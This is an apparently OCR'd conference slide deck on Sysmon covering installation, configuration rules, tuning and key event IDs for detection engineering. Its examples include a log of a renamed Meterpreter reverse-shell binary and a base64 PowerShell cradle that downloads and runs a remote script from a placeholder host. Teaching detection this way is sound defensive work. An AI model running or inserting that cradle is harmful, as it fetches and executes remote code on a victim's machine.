Top 3 Sysmon Events You Can’t Ignore

With Hal Denton

BLACK HILLS
Information Security

Who dat

- Hal Denton
- Over 20 years experience doing the things
- Husband | Dad | Human
- Hobbies: Trying to be a cool Dad
- Creator of Echo<Threat
- Future Course: Detection Engineering Unleashed

BLACK HILLS
Information Security

Preface

- Going to provide an overview of Sysmon
  - Installation
  - Conditions
  - Configurations
- Sysmon events
  - Why These events
  - Interesting Fields to note
- Echo<Threat mention =)
- Let's Goooo

Before we start, Question for you

- What 3 events would you pick as your top 3 Sysmon events?


What is Sysmon

- A system monitor that can log system activity to the Windows event log
- Logs several activities
  - Process Creations
  - Network Connections
  - File Creation
  - Driver Load
  - Registry Create/Delete
  - DNS connections
  - Many more

Also, there is a Linux version

Why use it

- Its free and it's a Microsoft Product
- Rich in logging endpoint telemetry
- Could provide additional contextual information
- Extra layer of telemetry



BLACK HILLS
Information Security

How to install it

- Two main ways to install it
  - Install and configure with command line switches

```
PS C:\Users\Administrator\Downloads\Sysmon> .\Sysmon.exe -i -accepteula
```

  - Install and configure with configuration file

```
PS C:\Users\Administrator\Downloads> Sysmon\Sysmon.exe -i sysmonconfig-export.xml
```

How to configure it (Accept Defaults)

- After install do nothing more
- Default logging includes
  - Process Creation EID 1
    - SHA256
  - Process Termination EID 5

```
Current configuration:
 - Service name:                   Sysmon
 - Driver name:                    SysmonDrv
 - Config file:                    C:\Users\Administrator\Defaults

 - HashingAlgorithms:              SHA256
 - Network connection:             disabled
 - Archive Directory:              -
 - Image loading:                  disabled
 - CRL checking:                   enabled
 - DNS lookup:                     enabled

No rules installed
```

How to configure it (Config with arguments)

```
PS C:\Users\Administrator\Downloads> sysmon -c -n -l -h *

Current configuration:
 - Service name:                   Sysmon
 - Driver name:                    SysmonDrv
 - Config file:                    C:\Users\Administrator\sysmon  -c -n -l -h *

 - HashingAlgorithms:              SHA1,MD5,SHA256,IMPHASH
 - Network connection:             enabled
 - Archive Directory:              -
 - Image loading:                  enabled
 - CRL checking:                   enabled
 - DNS lookup:                     enabled

No rules installed
```

BLACK HILLS
Information Security

How to configure it (config file)

```
PS C:\Users\Administrator\Downloads> Sysmon\Sysmon.exe -c sysmonconfig-export.xml

Current configuration:
 - Service name:                   Sysmon
 - Driver name:                    SysmonDrv
 - Config file:                    C:\Users\Administrator\Downloads\sysmonconfig-export.xml
 - Config hash:                    SHA256=055FEBC600E6D7448CDF3812307275912927A62B1F94D0D933B64B294BC87162

 - HashingAlgorithms:              MD5,SHA256,IMPHASH
 - Network connection:             enabled
 - Archive Directory:              -
 - Image loading:                  disabled
 - CRL checking:                   enabled
 - DNS lookup:                     enabled

Rule configuration (version 4.50):
 - ProcessCreate                       onmatch: exclude   combine rules using 'Or'
       CommandLine                      filter: begin with   value: ' "C:\Windows\system32\wermgr.exe" "-queuereporting_s
vc" '
       CommandLine                      filter: begin with   value: 'C:\Windows\system32\DllHost.exe /Processid'
       CommandLine                      filter: begin with   value: 'C:\Windows\system32\wbem\wmiprvse.exe -Embedding'
       CommandLine                      filter: begin with   value: 'C:\Windows\system32\wbem\wmiprvse.exe -secured -Embe
```

BLACK HILLS
Information Security

Considerations for Getting Started with Config files

- Start with Swift On Security's or Florian Roth's config
  - Florian Roth's is more recent fork of Swift On Security config
- More straight forward of a configuration to look at
  - Structured with RuleGroups by Event Type
  - Uses a baseline of known good activity to exclude event and log the rest or targets specific events to include
  - Doesn't use Compound Rules
- Once more comfortable with structure, conditions and concept of Compound Rules
  - Checkout out Sysmon modular

OR you can cut to the chase =)

Publicly available configs

- Swift On Security – Sysmon Config
  - https://github.com/SwiftOnSecurity/sysmon-config
- Olaf Hartong – Sysmon Modular
  - https://github.com/olafhartong/sysmon-modular
- Florian Roth
  - https://github.com/Neo23x0/sysmon-config

Common Conditions To Use in Swift Config

is	• field value is equal
begin with	• field value at beginning of line matches
end with	• field value at the end of the line matches
image	• field value for image or full path of image matches

BLACK HILLS
Information Security

Common Conditions To Use In Swift Config

Contains	• field contains a value
Contains any	• field contains a value in the array
Contains all	• field contains all values in the array

Conditions with ANY and ALL

contains ANY

- Think of it as an OR statement. Uses ; as delimiter

contains ALL

- Think of it as an AND statement. Uses ; as delimiter

Example of ANY and ALL Rule

```
<PipeName condition="contains any">paexec;remcom;csexec</PipeName>
```

Example of contains any: “paexec” OR “remcom” OR “csexec”

```
<PipeName condition="contains all">MSSE-;-server</PipeName>
```

Example of contains all: “MSSE-” AND “-server”

Not Common Conditions in Swift config

- exclude
- exclude any
- exclude all
- is not
- is any
- not begin with
- not end with
- less than
- more than

BLACK HILLS
Information Security

RuleGroup


- Each event type can have a RuleGroup for include and exclude
- Defines if filters are going to be joined together (AND/ OR)
- Defines if events are going to be included or excluded

```
<RuleGroup name="" groupRelation="or">
    <ProcessCreate onmatch="exclude">
        <!--SECTION: Microsoft Windows-->
        <CommandLine condition="begin with"> "C:\Windows\system32\wermgr.e
        <CommandLine condition="begin with">C:\Windows\system32\DllHost.ex
        <CommandLine condition="begin with">C:\Windows\system32\wbem\wmipr
        <CommandLine condition="begin with">C:\Windows\system32\wbem\wmipr
        <CommandLine condition="is">C:\Windows\system32\wermgr.exe -upload
        <CommandLine condition="is">C:\Windows\system32\SearchIndexer.exe
        <CommandLine condition="is">C:\windows\system32\wermgr.exe -queuer
        <CommandLine condition="is">\??\C:\Windows\system32\autochk.exe *
        <CommandLine condition="is">\SystemRoot\System32\smss.exe</Command
        <CommandLine condition="is">C:\Windows\System32\RuntimeBroker.exe
        <Image condition="is">C:\Program Files (x86)\Common Files\microsof
```

BLACK HILLS
Information Security

Compound Rule

- Used in a RuleGroup
- More granular method for a filter
- Can coexists in a RuleGroup with a rule




```
<Sysmon schemaversion="15.15">
  <EventFiltering>
    <RuleGroup name="" groupRelation="or">
      <ProcessCreate onmatch="include">
        <ParentImage name="technique_id=T1047,technique_name=Windows
        <OriginalFileName name="technique_id=T1047,technique_name=Wi
        <OriginalFileName condition="is">hh.exe</OriginalFileName>
        <ParentImage name="technique_id=T1202,technique_name=Indirect
        <Rule name="Encoded PowerShell" groupRelation="and">
          <Image condition="end with">powershell.exe</Image>
          <CommandLine condition="contains">-enc</CommandLine>
        </Rule>
```

BLACK HILLS
Information Security

Compound Rule

- Configuration check
  - Sysmon –c

```
    OriginalFileName                filter: is          value: 'hh.exe'
    ParentImage                     filter: is          value: 'hh.exe'
    Compound Rule Encoded PowerShell   combine using And
        Image                       filter: end with    value: 'powershell.exe'
        CommandLine                 filter: contains    value: '-enc'
    Compound Rule Download via PowerShell   combine using Or
```

```
PS C:\Users\Administrator> sysmon -c --
```

BLACK HILLS
Information Security

Let's Get Fancy – Download I Install I Config

```
PS C:\Users\Administrator\Downloads> curl https://download.sysinternals.com/files/Sysmon.zip
 -o sysmon.zip; Expand-Archive sysmon.zip . -f; curl https://raw.githubusercontent.com/Swift
OnSecurity/sysmon-config/master/sysmonconfig-export.xml -o sysmon.xml; .\Sysmon.exe -accepte
ula -i sysmon.xml
```

Don’t do this as a Production rollout method
Great for quick and easy lab setup


BLACK HILLS
Information Security

Common Gotchas

- EDR solutions could block activity before Sysmon logs the event
- Network Connections are only on established connections
- Event Name in XML formatting are case sensitive
  - <ProcessCreate> …. NOT….. <processcreate>
- Rule values are case insensitive
  - All conditions support it
- Can not wildcard with special characters
  - Can not match using regex patterns or single or multi character wildcards like (*) or (?)
- No version control
  - Use remote repository like GitLab or Github

Tuning/Editing XML Configuration File

- Use Microsoft VSCode
- Add VSCode Extension
  - Red Hat XML (Identifies problems in XML formatting)
- Use CoPilot (AI)
  - Provides autocompletions during editing
  - Suggestions are cool but majority of the time not that useful



BLACK HILLS Information Security

Tuning/Editing XML Configuration File

- Excluding noisy events
- Identify high volume events by binary
- Example is to exclude SIEM endpoint agents' binaries
- Simple to do just add under RuleGroup that is excluding for the event type


```
<RuleGroup groupRelation="or">
  <ProcessCreate onmatch="exclude">
    <ParentImage condition="is">D:\Program Files\Splunk\bin\splunk.exe</ParentImage>
    <Image condition="begin with">C:\Program Files\SplunkUniversalForwarder\bin\</Image>
    <ParentImage condition="is">C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe</ParentImage>
    <ParentImage condition="is">C:\Program Files\SplunkUniversalForwarder\bin\splunk.exe</ParentImage>
    <Image condition="begin with">D:\Program Files\SplunkUniversalForwarder\bin\</Image>
    <ParentImage condition="is">D:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe</ParentImage>
    <ParentImage condition="is">D:\Program Files\SplunkUniversalForwarder\bin\splunk.exe</ParentImage>
```

Question, what are the Top 3 IoCs referenced?

Which Events and Why??

- If I was told that I could only have 3 events this is what I would want
- Together they provide a lot of attacker context to understand at a quick glance on what happened (good bang for the telemetry buck)
- Hits most of the 5 Ws

Sigma Windows Rule Counts



Top 5 Sysmon Sigma Rule Counts

BLACK HILLS
Information Security

EID 1 – Process Execution

- ProcessGUID and ParentProcessGUID
  - Awesome for correlating other Sysmon events together
- LogonGUID
  - Correlate process executions of a user session
- OriginalFileName
  - When looking for renamed binaries
- Hashes
  - Great way to enrich Sysmon events with lookups to VirusTotal
    - Has it been seen before
    - Last analysis data
    - How many engines consider it malicious
- CommandLine and ParentCommandLine
  - Provides additional context on how binaries are being executed
- User

```
Process Create:
RuleName: technique_id=T1036,technique_name=Masquerading
UtcTime: 2025-07-13 02:38:13.465
ProcessGuid: {8860b3c6-1c15-6873-5402-000000005603}
ProcessId: 4504
Image: C:\Users\Administrator\Downloads\meterpreter_reverse.exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\Administrator\Downloads\meterpreter_reverse.exe"
CurrentDirectory: C:\Users\Administrator\Downloads\
User: EC2AMAZ-34TF0NJ\Administrator
LogonGuid: {8860b3c6-e35d-6872-00c6-050000000000}
LogonId: 0x5C600
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=02A2FAE2D27EC91DC98E6BFC18CE54288E85F34B,MD5=BD02321
97ADE75C2EB1C7BCEBA04C73D,SHA256=6BA8EC5CB24BC0D0D5A2B1C2F9C5B
AF10887BADEE70C46A4E183CCF7314DFFA6,IMPHASH=481F47BBB2C9C21E108D
65F52B04C448
ParentProcessGuid: {8860b3c6-e3a6-6872-ae00-000000005603}
ParentProcessId: 5980
ParentImage: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
ParentCommandLine: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
--profile-directory=Default
ParentUser: EC2AMAZ-34TF0NJ\Administrator
```

BLACK HILLS
Information Security

E

Input

```
SUVYKE5ldy1PYmplY3QgTmV0LldlYkNsaWVudCkuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly90YWNvcy55dW0vcmV2LnBzMScp
```

96 1

Output

```
IEX(New-Object Net.WebClient).DownloadString('http://tacos.yum/rev.ps1')
```


process.command_line

```
powershell.exe  -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand
SUVYKE5ldy1PYmplY3QgTmV0LldlYkNsaWVudCkuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly90YWNvcy55dW0vcmV2LnBzMScp
```

